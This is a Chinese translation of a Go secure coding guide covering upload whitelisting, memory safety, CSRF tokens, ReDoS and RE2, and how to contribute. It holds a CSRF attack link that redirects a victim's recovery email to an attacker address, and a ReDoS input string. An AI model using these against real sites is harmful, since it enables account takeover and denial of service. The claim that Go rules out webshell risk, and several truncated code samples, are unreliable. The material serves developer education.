文件上传应该只允许被授权后的账号使用。在确保文件上传功能只能被授权后的账号使用后，另一个重要的安全面就是确保被上传到服务器的文件是可接受的文件类型(例如：白名单)。可以通过Go函数`func DetectContentType(data []byte) string`去判断被上传文件的MIME类型。

下面是一个用以读取和判断文件类型的简单程序的部分代码(filetype.go)

```
{...}
// Write our file to a buffer
// Why 512 bytes? See http://golang.org/pkg/net/http/#DetectContentType
buff := make([]byte, 512)

_, err = file.Read(buff)
{...}
//Result - Our detected filetype
filetype := http.DetectContentType(buff)
```

识别文件类型后，还需要将文件类型放到白名单中进行检查是否为安全的文件类型，以下代码案例就是判断的部分代码。

```
{...}
switch filetype {
case "image/jpeg", "image/jpg":
  fmt.Println(filetype)
case "image/gif":
  fmt.Println(filetype)
case "image/png":
  fmt.Println(filetype)
default:
  fmt.Println("unknown file type uploaded")
}
{...}
```

用户上传的文件不应该被保存在WEB目录下，而应该放置在web目录以外或数据库中。特别要注意的是，一定要取消保存文件的目标文件夹的任何可脚本可执行权限。

如果文件服务器是基于UNIX的，需要确保实现类似chroot环境或外部物理磁盘挂载的安全机制

同时，Go是一种编译型脚本语言，因此上传恶意代码文件到服务端获取webshell的风险不存在。

在页面跳转时，同样需要注意来自客户端的请求不应该被直接接受。如果应用需要接收来自客户端的请求进行跳转，务必要校验客户端提交的数据以及相对路径是否正确，以此来保证应用的安全性。

另外，在将数据重定向时，还需要确保被访问的目录和文件路径在预定义的路径列表(例如web.xml)中存在映射索引。

永远不要将绝对路径发送到客户端，始终要记得使用相对路径。

出于安全考虑，建议将应用程序文件和资源文件都设置为只读(read-only)，并且有文件被上传时，需要扫描文件中是否存在恶意代码。

13 内存管理

关于内存管理，有几个重要方面需要考虑。参照OWASP指南，保护应用程序的第一步是关注用户的输入/输出，一定要确保输入和输出中没有恶意代码。更多细节可以查看“输入验证”和“输出验证”章节。

缓冲区边界检查是内存管理的另一个重要方面。当处理接受大量字节复制的函数时需执行检查，通常在C风格的代码中，某些函数(类似strcpy())对大量字节进行复制时，需要检查目标数组的大小，以确保不会将数据写入到未被分配的内存空间中(，形成缓冲区溢出)。在Go语言中，诸如String这种数据类型不会以\0为终止符，比如String类型，在其标头有如下信息:

```
type StringHeader struct {
    Data uintptr
    Len  int
}
```

尽管如此，但边界检查还是必要的(例如：循环)。一旦发生越界，Go将会主动使用Panic（https://xiaomi-info.github.io/2020/01/20/go-trample-panic-recover/）抛出异常。

如下是一个简单的例子

```
func main() {
    strings := []string{"aaa", "bbb", "ccc", "ddd"}
    // Our loop is not checking the MAP length -> BAD
    for i := 0; i < 5; i++ {
        if len(strings[i]) > 0 {
            fmt.Println(strings[i])
        }
    }
}
```

输出：

```
aaa
bbb
ccc
ddd
panic: runtime error: index out of range
```

当应用程序读取资源时，需要检查I/O流是否及时关闭，而不能仅仅依靠Go本身的垃圾回收机制(Garbage Collector)。这适用于连接对象、文件句柄等的处理。在Go语言中，可以使用defer函数来进行操作。只有当所有函数都执行完毕后，才会执行defer函数中的代码。

```
defer func() {
    // Our cleanup code here
}
```

有关defer函数的详细信息，请参阅本文档的“错误处理”部分。

此外还应避免使用已知易受攻击的函数。在Go语言中，Unsafe包中有很多函数都是不安全的，绕过了golang的内存安全原则。所以Unsafe包不应该被使用在生产环境中，尽量不要使用Unsafe包以确保程序的安全。Testing包也是同样不推荐使用。

从另一方面来说，不推荐开发者手动释放内存，因为Go本身有垃圾回收机制(garbage collector)可以让开发者无需担心内存释放的问题。

引用自golang的github说明： “如果你真的想用Go语言来手动管理内存，那么基于syscall.Mmap可以实现你自己的内存分配器。或通过CGO 申请/释放内存。 对于Go这样的并发语言，长时间禁用GC通常不是一个好的解决方案。Go的GC特性在未来只会更好。”

14 一般编码实践

14.1跨站请求伪造

根据OWASP定义，CSRF是一种攻击者迫使已通过认证的最终用户在WEB应用执行非预期操作的漏洞。(资料来源)

CSRF攻击的重点不在于数据窃取上，而在发送改变某些功能的请求上。攻击者通过少许的社会工程学(例如通过email或聊天软件分享一个链接)去诱导用户点击，并通过此执行一些受陷用户非预期的操作，例如修改用户的安全邮箱。

14.1.1 攻击场景

假设foo.com使用HTTP GET请求来设置帐户的恢复电子邮件，如下所示:

```
GET https://foo.com/account/recover?email=me@somehost.com
```

如下所示一个可能的简单攻击场景：

1. 受害者完成https://foo.com的认证
2. 攻击者通过聊天工具发送如下连接到受害者：

   ```
   https://foo.com/account/recover?email=me@attacker.com
   ```

3. 此时受害者的用于恢复的邮箱地址设置就会变成攻击者完全控制的me@attacker.com

14.1.2 问题

根据上面的案例，如果仅仅将HTTP请求从Get设置为Post或其余HTTP方法并不能解决问题。同样如果使用URL重写、HTTPS或私密cookies也不能凑效。

这种攻击是可能的，服务器无法在正常用户的合法会话期间区分请求来自正常用户还是恶意用户，便会导致CSRF漏洞攻击。

14.1.3 解决方案

14.1.3.1 理论上

如上所述，CSRF漏洞攻击的场景主要是改变某些状态/设置的请求。Web应用在这种场景下中一般使用POST方法进行请求发送。

在这种场景下，当用户首次请求页面时，服务端会生成一个随机字符(一次一用的任意字符串)。这个随机字符(Token)将被放在请求的form表单中(大部分情况下，这个字段并不是必要的，且被设置了hidden属性)。

接着，当form表单被提交时，该hidden(隐藏)字段将随同用户的其他输入一起提交。服务端应该验证用户的请求中是否包含该字段并确认是否验证通过。

特定一次性随机数/令牌应遵守以下要求:

- 每个用户会话唯一
- 最大随机值
- 由安全随机数生成器生成

备注：虽然HTTP协议的GET方法不会改变状态（据说是幂等的），但由于不规范的编程实践，它们有时也可以修改资源。 因此，它们也可能成为 CSRF 攻击的目标。

对于APIs(应用程序接口)，PUT和DELETE方法也是常见的CSRF漏洞攻击目标。

14.1.3.2 实践中

手工完成所有这些工作并不是一个好主意，因为它容易出错。

大多数Web应用框架已经提供了现成的解决方案，建议您启用它。如果你没有使用框架，建议你采用一个。

以下示例是Go编程语言中的Gorilla(http://www.gorillatoolkit.org/)网络工具包的一部分。你可以在github上的gorilla/csrf仓库(https://github.com/gorilla/csrf)上找到它。

```
package main

import (
    "net/http"

    "github.com/gorilla/csrf"
    "github.com/gorilla/mux"
)

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/signup", ShowSignupForm)
    // All POST requests without a valid token will return HTTP 403 Forbidden.
    r.HandleFunc("/signup/post", SubmitSignupForm)

    // Add the middleware to your router by wrapping it.
    http.ListenAndServe(":8000",
        csrf.Protect([]byte("32-byte-long-auth-key"))(r))
    // PS: Don't forget to pass csrf.Secure(false) if you're developing locally
    // over plain HTTP (just don't leave it on in production).
}
```

```
func ShowSignupForm(w http.ResponseWriter, r *http.Request) {
    // signup_form.tmpl just needs a {{ .csrfField }} template tag for
    // csrf.TemplateField to inject the CSRF token into. Easy!
    t.ExecuteTemplate(w, "signup_form.tmpl", map[string]interface{}{
        csrf.TemplateTag: csrf.TemplateField(r),
    })
    // We could also retrieve the token directly from csrf.Token(r) and
    // set it in the request header - w.Header.Set("X-CSRF-Token", token)
    // This is useful if you're sending JSON to clients or a front-end JavaScript
    // framework.
}

func SubmitSignupForm(w http.ResponseWriter, r *http.Request) {
    // We can trust that requests making it this far have satisfied
    // our CSRF protection requirements.
}
```

OWASP有一份详细的跨站请求伪造(CSRF)防御手册Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet (https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet#Synchronizer_.28CSRF.29_Tokens)，建议您阅读。

14.2正则表达式

正则表达式是一个强大的工具，广泛用于执行搜索和 验证。在web应用的上下文中，它们通常用于执行输入验证(例如，电子邮件地址)。

正则表达式是用于描述字符串集的符号。当某个特定的字符串位于正则表达式所描述的集合中时，我们通常认为该字符串匹配了正则表达式。(资料来源https://swtch.com/~rsc/regexp/regexp1.html)

众所周知，正则表达式很难掌握。有时，看似简单的验证可能会导致拒绝服务。

Go语言作者对此非常重视，与其他编程语言不同，他们决定为regex(https://golang.org/pkg/regexp/)正则标准包实现RE2(https://github.com/google/re2/wiki)。

14.1.4 为什么是RE2

RE2的设计和实现都有一个明确的目标，那就是能够毫无风险地处理来自不受信任用户的正则表达式。(资料来源: https://github.com/google/re2/wiki/WhyRE2)

考虑到安全性，RE2还保证了线性时间性能和正常的失败:解析器、编译器和执行引擎可用的内存上限。

14.1.5 正则表达式拒绝服务（ReDoS）

正则表达式拒绝服务(ReDoS)是一种可引发拒绝服务(DoS)的算法复杂性攻击。reDos攻击是由于需要花费大量时间去计算正则表达式和字符串是否匹配，所以和用户输入的大小成指数关联。由于使用了一些正则表达式，所以在评估过程中花费了比较长的时间，例如递归回溯表达式。(资料来源: https://www.checkmarx.com/2018/05/07/redos-go/)

你最好读完整篇文章“深入了解Go语言中的正则表达式拒绝服务(ReDoS)”，因为它深入了解了这个问题，还包括了最流行编程语言之间的比较。在本节中，我们将重点讨论一个现实世界的用例。

假设出于某种原因，在你的注册表单上，您正在寻找一个正则表达式来验证提交过来的电子邮件地址。快速搜索后，您在RegExLib.com上找到了这个用于电子邮件验证的RegEx正则(http://regexlib.com/REDetails.aspx?regexp_id=1757):

```
^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})|([a-z]{2,3}[.]{1}[a-z]{2,3}))$
```

如果你试图将john.doe@somehost.com与这个正则表达式进行匹配，你可能会觉得它可以满足你的要求。如果使用Go语言进行开发匹配，您将会看到 大概是这样的:

```go
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "john.doe@somehost.com"
    testString2 := "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"
    regex := regexp.MustCompile("^([a-zA-Z0-9])(([\\-.]| [_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})| ([a-

    fmt.Println(regex.MatchString(testString1))
    // expected output: true
    fmt.Println(regex.MatchString(testString2))
    // expected output: false
}
```

这不是问题

```
$ go run src/redos.go
true
false
```

但是，如果使用例如JavaScript进行开发，情况会怎样呢

```javascript
const testString1 = 'john.doe@somehost.com';
const testString2 = 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!';
const regex = /^([a-zA-Z0-9])(([\-.]| [_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})| ([a-z]{2,3}[.]{1}[a-z]{

console.log(regex.test(testString1));

// expected output: true
console.log(regex.test(testString2));
// expected output: hang/FATAL EXCEPTION
```

在这个情况下，当前进程将会被挂起，不再接收后续请求。这意味着，在应用程序重新启动之前，不会有其他注册流程起作用，从而导致业务损失。

14.1.6　缺了什么

如果您有其他编程语言(如Perl、Python、PHP或JavaScript)的背景，您应该了解有关正则表达式在这些开发语言支持上的特性差异。

RE2正则不支持已知仅存在回溯解决方案的结构，如回溯引用(https://www.regular-expressions.info/backref.html)和环视(https://www.regular-expressions.info/lookaround.html)。

考虑以下问题:验证任意字符串是否是格式良好的HTML 标签:a)开始和结束标签名称匹配，以及b)作为可选标签，中间有一些文本。

满足要求b)简单过 `_*?`。但满足要求a)具有挑战性，因为结束标签匹配取决于匹配的内容作为开始标签。这正是Backreferences允许我们做的事情。请参见下面的JavaScript实现:

```
const testString1 = '<h1>Go Secure Coding Practices Guide</h1>';
const testString2 = '<p>Go Secure Coding Practices Guide</p>';
const testString3 = '<h1>Go Secure Coding Practices Guid</p>';
const regex = /<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>/;

console.log(regex.test(testString1));
// expected output: true
console.log(regex.test(testString2));
// expected output: true
console.log(regex.test(testString3));
// expected output: false
```

`\1` 将匹配之前由表达式`([A-Z][A-Z 0 -9]*)` 捕获的值

这是您不应该期望在Go语言中执行的操作。

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "<h1>Go Secure Coding Practices Guide</h1>"
    testString2 := "<p>Go Secure Coding Practices Guide</p>"
    testString3 := "<h1>Go Secure Coding Practices Guid</p>"
    regex := regexp.MustCompile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>")

    fmt.Println(regex.MatchString(testString1))
    fmt.Println(regex.MatchString(testString2))
    fmt.Println(regex.MatchString(testString3))
}
```

运行如上案例中的go源代码结果出现如下错误:

```
$ go run src/backreference.go
# command-line-arguments
src/backreference.go:12:64: unknown escape sequence
src/backreference.go:12:67: non-octal character in escape sequence: >
```

您可能很想修复这些错误，并得出以下正则表达式:

```
<([a-z][a-z0-9]*)\b[^>]*>.*?<\\/\\1>
```

然后将得到如下的结果：

```
go run src/backreference.go
panic: regexp: Compile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\\/\\1>"): error parsing regexp: invalid escape sequence: `\1`

goroutine 1 [running]:
regexp.MustCompile(0x4de780, 0x21, 0xc00000e1f0)
        /usr/local/go/src/regexp/regexp.go:245 +0x171
main.main()
        /go/src/backreference.go:12 +0x3a
exit status 2
```

在从头开始开发的过程中，您可能会发现一个很好的解决方法来弥补某些功能的不足。另一方面，移植现有软件可能会让你寻找标准正则表达式包的全功能的替代品，而且你可能会发现一些（如dlclark/regexp2　https://github.com/dlclark）的正则表达式包。但是请记住这一点，你将可能会失去RE2的“安全特性”　比如线性时间性能。

15 如何参与

此项目基于GitHub，可以通过单击此处（https://github.com/Checkmarx/Go-SCP）访问。

以下是参与GitHub项目的基本原则：

- 完成并克隆项目
- 在本地环境设立项目
- 创建上游远程分支并同步本地副本

- 为每个部分工作创建分支
- 将工作推送到开发人员自己的存储库
- 创建一个新的提交请求
- 注意任何代码反馈，并做出相应的响应

这本书是以一种“协作方式”从头开始构建的，使用了一小部分开源工具和技术。

协作依赖于Git—一个免费的开源分布式版本控制系统和Git其他周边工具：

- Gogs-Go Git服务，一种无痛的自托管Git服务，提供类似Github的用户界面和工作流程。
- Git Flow—Git扩展的集合，为Vincent Driessen的分支模型提供高级存储库操作；
- Git Flow Hooks-Jaspern Brouwer为Git-Flow（AVH版）提供的一些有用的挂钩。

书籍源代码是以Markdown 格式编写的，利用了gitbook cli。

15.1环境设置

如果您想对本书有所贡献，应在系统上设置以下工具：

1. 要安装Git，请根据遵循官方说明配置您的系统https://git-scm.com/downloads；
2. 既然你有了Git，你应该安装Git Flow （https://github.com/jaspernbrouwer/git-flow-hooks#install）和Git Flow Hooks（ https://github.com/petervanderdoes/gitflow-avh/wiki/Installation）；
3. 最后但并非最不重要的一点是，设置GitBook CLI（https://github.com/GitbookIO/gitbook-cli#how-to-install-it）。

15.2如何开始

好了，现在你准备好了。

分叉go webapp scp repo，然后克隆您自己的存储库。

下一步是启用git flow hooks；输入您的本地存储库

```
$ cd go-webapp-scp
```

然后运行。

```
$ git flow init
```

我们可以使用git Flow默认值。

简而言之，每次你想处理某个部分时，你都应该启动一个“特性”

```
$ git flow feature start my-new-section
```

为了确保您的工作安全，请不要忘记发布您的特性：

```
$ git flow feature publish
```

一旦您准备好将您的工作与其他工作合并，您应该转到主存储库并打开一个到开发分支的请求（http://help.github.com/articles/about-pull-requests）。然后，有人会审查您的工作，留下任何评论，请求更改和/或简单地将其合并到项目主存储库的分支开发develop中。

一旦发生这种情况，您就需要拉动develope分支来保持自己的develope分支已更新为上游。与发行版一样，您应该更新您的master主分支。

当你发现一个打字错误或需要修正的东西时，你应该开始一个“热修复”

```
$ git flow hotfix start
```

这将在开发分支和主分支上应用您的更改。

如您所见，到目前为止，还没有提交到主分支。不错！这是为发行版保留的。当工作成果准备公开时，项目所有者将发布。

在开发阶段，您可以实时预览您的工作。要获取Git Book跟踪文件更改并实时预览您的工作，只

需在shell会话上运行以下命令

```
$ npm run serve
```

shell输出将包括一个localhost URL，您可以在其中预览本书。

15.3 How to Build 如何构建

如果已安装节点，则可以运行：

```
$ npm i && node_modules/.bin/gitbook install && npm run build
```

您还可以使用临时Docker容器构建本书：

```
$ docker-compose run -u node:node --rm build
```

16 最后说明

16.1英文版本：

Checkmarx研究团队认为，Go安全编码实践指南为开发人员提供价值。研究团队鼓励开发人员在开发用Go编写的应用程序时经常参考本指南。本指南中的信息可以帮助开发人员开发更安全的应用程序，并避免导致易受攻击应用程序的常见错误和陷阱。了解到利用漏洞的技术总是在不断发展，基于可能使应用程序易受攻击的依赖关系，将来可能会发现新的漏洞。

OWASP在应用程序安全方面起着重要作用。本研究团队建议与以下项目保持同步：

- OWASP安全编码实践-Quick参考指南（OWASP Secure Coding Practices - Q uick Reference Guide OWASP Top Ten Project）
- OWASP十大项目（OWASP Testing Guide Project）
- OWASP测试指南项目(OWASP Testing Guide Project)
- OWASP检查备忘单系列(Check OWASP Cheat Sheet Series)

16.2中文版

感谢以下中文项目的贡献者，参与到GO项目的中文版翻译校验中。

组长：肖文棣、

成员：郭秀峰、黄小波、刘志诚、孙阳、王振东、余礼龙、张宇乐、钟英南（排名不分先后，按姓氏拼音排列）

由于中文版参与者成员水平有限，存在的错误敬请指正。如有任何意见或建议，可联系我们。邮箱：project@owasp.org.cn